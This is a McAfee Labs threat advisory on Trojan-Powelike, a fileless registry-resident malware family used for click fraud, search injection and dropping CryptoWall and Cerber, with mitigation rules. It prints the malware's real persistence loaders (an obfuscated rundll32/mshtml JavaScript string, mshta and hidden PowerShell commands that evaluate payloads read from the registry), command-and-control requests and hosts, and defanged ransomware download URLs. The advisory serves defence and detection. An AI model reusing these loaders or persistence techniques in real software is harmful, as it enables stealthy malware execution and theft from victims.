McAfee Labs Threat Advisory

Trojan-Powelike

December 5, 2016

McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

To receive a notification when a Threat Advisory is published by McAfee Labs, select to receive "Malware and Threat Reports" at the following URL**:** https://sns.secure.mcafee.com/signup_login.

Summary

Trojan-Powelike is a detection for a family of malware that survives only in the registry and never creates any files on disk. The malware uses a variety of automatically executed registry keys to start the infection and store its entire payload in custom keys, usually hidden from user sight. Most of the variants of this threat are targeted at search injection, ad-click fraud, and personal information stealing.

More recently, in August 2016 new variants of Powelike have been observed to use alternative restart mechanisms along with the old registry keys by dropping LNK and BAT files on the startup folder to restart the malware even if the keys were removed.

Powelike was also being installed together with Ransomware like Cryptowall (Jan/2015) and Cerber (Aug/2016).

McAfee products detect this threat under the following detection name:

- Trojan-Powelike

The droppers that install Powelike might be detected as something else depending on the variant of the malware that comes together with it.

Detailed information about the threat, its propagation, characteristics, and mitigation are in the following sections:

Infection and Propagation Vectors

Trojan-Powelike does not have any capacity to spread automatically, and because it is a malware that exists in the registry only, it must always be spread through other droppers.

The spread mechanism includes spam emails, infected websites, and trojanized applications. Some variants were seen being installed by a Java class file dropped from an infected website.

Mitigation

Mitigating the threat at multiple levels such as file, registry, and URL can be achieved at various layers of McAfee products. Browse the product guidelines available here (click **Knowledge Center**, and select **Product Documentation** from the Content Source list) to mitigate the threats based on the behavior described in the "Characteristics and symptoms" section.

Refer the following KB articles to configure Access Protection rules in VirusScan Enterprise:


- KB81095 - How to create a user-defined Access Protection Rule from a VSE 8.x or ePO 5.x console
- KB54812 - How to use wildcards when creating exclusions in VirusScan Enterprise 8.x

Users can configure and test Access Protection Rules to restrict the creation of new registry keys, files, and folders when there are no other legitimate uses.

Even though a custom rule to block any chance of infection is possible, it is not advisable to do so because it may block any application from making changes to critical parts of the registry. Instead, a rule can be created to help avoid re-infections after the malicious key is removed.

Create a new user-defined rule and choose **Registry Blocking Rule**. Add the following information in **Registry key or value to protect**:

- HKLM
- Software/Classes/CLSID/<Random Characters from Powelike>



The text in the image above: "<Random Characters from Powelike>" should be replaced with the random characters associated with Powelike seen on the system.

In **Process to Include** put only the following values:

- DLLHOST.EXE
- REGSVR.EXE (Aug/2016)

Finally, choose the Key option in **Registry Key or Value to Protect** bullet list, and mark the following options in the **Registry Actions to Block** list:

- Write to key or value
- Create key or value

Some variants of Trojan-Powelike use different registry hives to store its malicious payload. The following variants were observed, and similar Access Protection rules can be created for them, replacing only the Registry key or value to protect:

- HKCU\Software\Classes\CLSID\
- HKLM\Software\Microsoft\windows\CurrentVersion\Run
- HKEY_CLASSES_ROOT\CLSID\
- HKEY_LOCAL_MACHINE\SOFTWARE \<random>
- HKLM\Software\Microsoft\Windows\Currentversion\Policies\explorer\run
- HKEY_CLASSES_ROOT\<random>
- HKEY_CURRENT_USER\Software\<random>

In the list above, **<random>** refers to a random string of letters and numbers between 5 and 10 characters.

Please ensure that only the processes named above are used in the Process to Include field, to avoid blocking normal system behavior.

HIPS

- To blacklist applications using a Host Intrusion Prevention custom signature, refer to KB71329.
- To create an application blocking rules policies to prevent the binary from running, refer to KB71794.
- To create an application blocking rules policies that prevents a specific executable from hooking any other executable, refer to KB71794.
- To block attacks from a specific IP address through McAfee NitroSecurity IPS, refer to KB74650.

Characteristics and Symptoms

Description

Trojan-Powelike is dropped on the machine by other trojans or exploits that will create the startup registry key and the key to store the malicious payload. The infection usually starts with the dropper attempting to verify if Powershell is installed on the machine. Powershell is used in the restart mechanism to execute the malware after startup.

If the machine does not have Powershell, the following files will be downloaded from Microsoft servers:

- NetFx20SP1_x86.exe (.Net Framework 2.0)
- WindowsXP-KB968930-x86-ENG.exe (Windows Management Framework Core package)

The malware will then start a new process in a suspended state, inject its malicious payload (the Powelike binary) into its memory, and start a new thread from the binary entry point. In this case, DLLHOST.EXE is just a host application the malware uses to execute.

The dropper will then create any of the following registry keys, which are used as a restart mechanism and to store the malicious payload and malware configuration:

- HKEY_CURRENT_USER\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\LocalServer32
- HKEY_CURRENT_USER\Software\Classes\CLSID\{73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}\LocalServer32
- HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\LocalServer32
- HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}\LocalServer32
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\<random_name>
- HKEY_LOCAL_MACHINE\SOFTWARE \<random>
- HKLM\Software\Microsoft\Windows\Currentversion\Policies\explorer\run
- HKEY_CLASSES_ROOT\<random>
- HKEY_CURRENT_USER\Software\<random>


If the key chosen to store the malware is one of the keys above, the following values are created inside these keys as well. These values are used to store the restart mechanism, the malicious payload, and the configurations, in that order:

- <default> = rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval("epdvnfou/xsjuf)(=tdsjqu!mbohvbhf>ktdsjqu/fodpef?(,)ofx!BdujwfYPckfdu)(XTdsjqu/Tifmm(**/SfhSfbe)(ILDS]]dmtje]]|84f81:fb.6e:4.5c3f.ccc1.::c8:49eb:f5~]]mpdbmtfswfs43]]b(*,(=0tdsjqu?(*".replace(/./g,function(_){return%20String.fromCharCode(_.charCodeAt()-1);}))
- “a” = <base64 encrypted binary payload data>
- 0x00 (NULL CHAR) = <binary data with configuration>

The keys and values above will have their ACL permissions removed to hide their content from user.

After creating these keys, the dropper will exist and the DLLHOST.EXE process takes control. The initial DLLHOST.EXE process is responsible only for watching over the infection and making sure that the process is not stopped, and the registry keys are not removed.

The malware uses an interesting feature to avoid being killed in memory. The main process has all of its ACL permissions removed, so no user will have permission to read or kill the process.



After the initial process is set up, it will spawn several other DLLHOST processes that will be responsible for the actual search engine injection and click fraud operations. The malware will report infection to one of the following websites and receive the information about the actions it should take:

- 1e90ff.com
- 4169e1.com
- 31.184.192.80
- 195.2.241.84

The malware makes a POST request that looks like the following request/response:

```
POST /q HTTP/1.0
Host: 1e90ff.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 82

<encrypted binary data>

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Fri, 14 Nov 2014 22:33:14 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.4.4-14+deb7u8

<encrypted binary data>
```

The configuration request looks like the following:

```
GET /dll HTTP/1.0
Host: 1e90ff.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Fri, 14 Nov 2014 22:33:18 GMT
Content-Type: application/octet-stream
Content-Length: 46081
Connection: close
Last-Modified: Sun, 02 Nov 2014 22:58:00 GMT
Accept-Ranges: bytes

<encrypted configuration data>
```

After this, the malware will perform a variety of operations depending on the commands sent from command and control (C&C) servers. These usually include a list of domains that will be used to perform click fraud and search engine optimization. A typical request/response would look like the example below, which instructs the malware to click on specific adds resulting for a search query, to fraud the ad-click system and generate revenue to the malware author:

```
GET
/query?version=1.6&sid=449&builddate=180914&q=testosterone+replacement+therapy&ua=Mozilla%2F4%2E0%20%28compatible%3B%20MSIE%207%2E0%3B%20Windows%20NT%205%2E1%3B%20%2ENET%20CLR%202%2E0%2E50727%29&lang=pt-BR&wt=0&lr=0&ls=0
HTTP/1.0
Host: 1e90ff.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0


HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Fri, 14 Nov 2014 22:36:21 GMT
Content-Type: text/xml; charset=UTF-8
Connection: close

<?xml version='1.0' encoding='UTF-8'?>
<result status="OK" records="1" searchRequest="testosterone replacement therapy" processTime="0.2207"><record><title><![CDATA[AP Writer Recalls Serving As Oswald Pallbearer]]></title><description><![CDATA[AP Writer Recalls Serving As Oswald Pallbearer]]></description><url><![CDATA[http://umbrellanews.com]]></url><clickurl><![CDATA[http://31.184.192.80:8080/d/9b3qe947/c8b995c7542a98d1ec05bc93e6dcfb65/AA/0]]></clickurl><bid>0.0008</bid><tag>9428:116218:</tag></record></result><ref>http%3a%2f%2fexpendablesearch.com%2fsearch.php%3fq%3dtestosterone+replacement+therapy</ref><id>1</id>
```

As the request above shows, the malware will click on ads related to specific searches and use as a referrer the IDs or domains the malware author wants to boost.

The malware comes with hundreds of search terms pre-configured and can receive more from the C&C server. Some of the examples are listed below:


joint+pain	joint+pain	joint+pain	joint+pain
gout	gout	gout	gout
lower+back+pain	lower+back+pain	lower+back+pain	lower+back+pain
knee+pain	knee+pain	knee+pain	knee+pain
osteoarthritis	osteoarthritis	osteoarthritis	osteoarthritis
shoulder+pain	shoulder+pain	shoulder+pain	shoulder+pain
back+pain	back+pain	back+pain	back+pain
hip+pain	hip+pain	hip+pain	hip+pain

All of this information is always stored in the registry, and no file is ever created on the disk by the malware. This is done to prevent antivirus and security products from detecting the malicious payload.

UPDATE: Variant 2 (Jan/2015)
These variants of Trojan-Powelike have been known to download and execute CryptoWall Ransomware from the following URLs:

hxxp:// 50.7. 208. 19/ 47f2359fd4ea71a7cbd0d22afb31ce4e
hxxp:// 50.7. 208. 19/ 52dc767ff9952734e5f56db2aca3898f
hxxp:// 50.7. 208. 19/ b576aca9ca572420c78f9ae6919dfb5f
hxxp:// 50.7. 208. 19/ a5c0b2c6773afed903b54998729401f6
hxxp:// 50.7. 208. 19/ 47c54e1d8c15b12bb252644d378016b6
hxxp:// 50.7. 208. 19/ 47c54e1d8c15b12bb252644d378016b6
hxxp:// 50.7. 208. 19/ 41ef56f466f02ac10434ade3748bb069
hxxp:// 50.7. 208. 19/ 41ef56f466f02ac10434ade3748bb069
hxxp:// 50.7. 208. 19/ 266df39c2f920719eafda8167322d44c
hxxp:// 50.7. 208. 19/ 3cc2d2176b86c9acfdfce1e9b55b0547
hxxp:// 50.7. 208. 19/ ed80a4d3ab66641103c8cf92ce138a53
hxxp:// 50.7. 208. 19/ 286c5107cb5e90653aa127c8017e2cf8
hxxp:// 50.7. 208. 19/ 266df39c2f920719eafda8167322d44c
hxxp:// 50.7. 208. 19/ bfe75b2ae6d6998aa3c5ebfa9a832898
hxxp:// 50.7. 208. 19/ 3cc2d2176b86c9acfdfce1e9b55b0547
hxxp:// 50.7. 208. 19/ bd59c6e09a150ac3e0c6b43b3b7fb92e

The following is an image showing the ransom notification from a CryptoWall infection:



The rest of the behavior is similar to the one described before.

UPDATE: Variant 3 (Aug/2016)
This variant has been observed coming along Cerber Ransomware in the same dropper. After the dropper is executed, it will create the Powelike registry keys and start POWERSHELL.EXE to initialize the malware.

Powershell then starts MSHTA.EXE to execute javascript code that reads and decrypts the payload from Registry.

The payload is then injected into REGSVR.EXE, which is just a host process for the malicious Powelike DLL.

The following registry keys were observed being created by this variant:

- HKEY_CLASSES_ROOT\NRCHZME
  "JEBXB" = <encrypted base-64 encoded payload>
  "{FC6A6522-51D3-4EA7-81EA-1F829E9A713B}" = <encrypted binary format payload>

- HKEY_CURRENT_USER\Software\fa976056f2
  "02f29703" = <random number>
  "eaa0cec1" = <encrypted payload>
  "a92139ba" = "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko"
  "9515699b" = "en-US"
  "12a9b170" = <encrypted payload>
- @="mshta javascript:UZIMPtY3=\"hjjmJm\";b1P=new%20ActiveXObject (\"WScript.Shell\");kW6yVtP0=\"ra\"; KY5FK=b1P.RegRead(\"HKCU\\\\software\\\\65e2c19e85\\\\ff07d874\");d2xWqMg6=\"kd\";eval(KY5FK);nBVo6TTrh=\" WHt\";"

- @="\"C:\\Users\\E557019\\AppData\\Local\\963b63\\a755be.lnk\""

- "<NULL-BYTE>7" = "mshta javascript:uojbf8fHi=\"ZMq\";IP3=new%20ActiveXObject (\"WScript.Shell\");nNKEyr4nK4=\"tS\";dA77nJ=IP3.RegRead(\"HKCU\\\\software\\\\fa976056f2\\\\eaa0cec1\");ptYRY3q Rp=\"A\";eval(dA77nJ);z7fmyW6CN=\"pLS27\";"

- "{A761BBE7-7DA8-4270-B71B-D598F3C505EE}" = "C:\\Windows\\system32\\WindowsPowerShell\\v1.0\\powershell.exe -noprofile -windowstyle hidden -executionpolicy bypass iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:\\Software\\Classes\\QEFHLY').KIJWCQUM)));"

NOTE: The keyvalue names might change because they are generated randomly. The malware also might create keys that contain a NULL-BYTE as the first byte in the name string, which prevents most Registry Editing tools from seeing the key.

Another difference from this variant is in its restart mechanism, because it does not depend exclusively on the registry keys anymore. The malware is also dropping LNK and BAT files that use MSHTA.EXE to execute javascript code to restart the infection. This way, the malware have multiple restart mechanisms and could survive better. These files are usually dropped in the following locations:

- %APPDATA%\Local\<random>\<random>.lnk
- %APPDATA%\Local\<random>\<random>.bat
- %APPDATA%\Local\<random>\<randomname>.<randomextension>
- %APPDATA%\Roaming\<random>\<randomname>.<randomextension>
- %APPDATA%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\<random>.lnk

The third restart mechanism used by this variant is related to the file named <randomname>.<randomextension> above. Powelike drops a file with random garbage as its content, but with a special unique extension, for example:

- b9dc7c.**4138f1a**

This unique extension is then registered as a Known File Extension Association in Explorer, and associated with the MSHTA.EXE tool. The file association uses MSHTA.EXE to execute the same string seen previously in the Run key:

- HKCU\Software\Classes**\.4138f1a**\: "0fae60"
- HKCU\Software\Classes\0fae60\shell\open\command\: ""C:\Windows\system32\mshta.exe" "javascript:v2koHsmE="OKnD";Xg35=new ActiveXObject("WScript.Shell"); JouE2L="lbOr2Yu"; UOfy85=Xg35.RegRead("HKCU\\software\\qvjjjdkvqv\\ditq");KFUHfC0="Vk";eval(UOfy85);F18WwPqQ="Ji";""

The file association is used just so the garbage file can be called from the BAT script, and it will automatically call the MSHTA.EXE with the parameters.

Restart Mechanism

The Trojan-Powelike malware uses different keys in the registry to restart after reboot. The two most common methods are the creation of a Run key or installing a default handler in a Class ID. The following CLSID were seen being used:

- HKEY_CURRENT_USER\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\LocalServer32
- HKEY_CURRENT_USER\Software\Classes\CLSID\{73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}\LocalServer32
- HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\LocalServer32
- HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{73E709EA-5D93-4B2E-BBB0-99B7938DA9E4}\LocalServer32
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\<random_name>

If the key chosen to store the malware is one of the CLSID keys above, the following values are created inside these keys as well. These values are used to store the Restart mechanism, the malicious payload, and the configurations, in that order:

- <default> = rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval("epdvnfou/xsjuf)(=tdsjqu!mbohvbhf>ktdsjqu/fodpef?(,)ofx!BdujwfYPckfdu)(XTdsjqu/Tifmm(**/SfhSfbe)(ILDS]]dmtje]]|84f81:fb.6e:4.5c3f.ccc1.::c8:49eb:f5~]]mpdbmtfswfs43]]b(*,(=0tdsjqu?(*".replace(/./g,function(_){return%20String.fromCharCode(_.charCodeAt()-1);}))
- “a” = <base64 encrypted binary payload data>
- 0x00 (NULL CHAR) = <binary data with configuration>

The Rundll32 command above will execute the javascript code using the wscript.exe interpreter. The code reads the payload from the “a” key above and executes it. The encoded javascript above can be translated to the following string:

- document.write('<script language=jscript.encode>'+(new ActiveXObject('WScript.Shell')).RegRead('HKCR\\clsid\\{73e709ea-5d93-4b2e-bbb0-99b7938da9e4}\\localserver32\\a')+'</script>')

The restart mechanism can be triggered any time depending on the key that is used as a restart mechanism. For example, one of the keys above is associated with the Thumbnail service in Windows Explorer and will start the malware any time the user visualizes thumbnails.

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.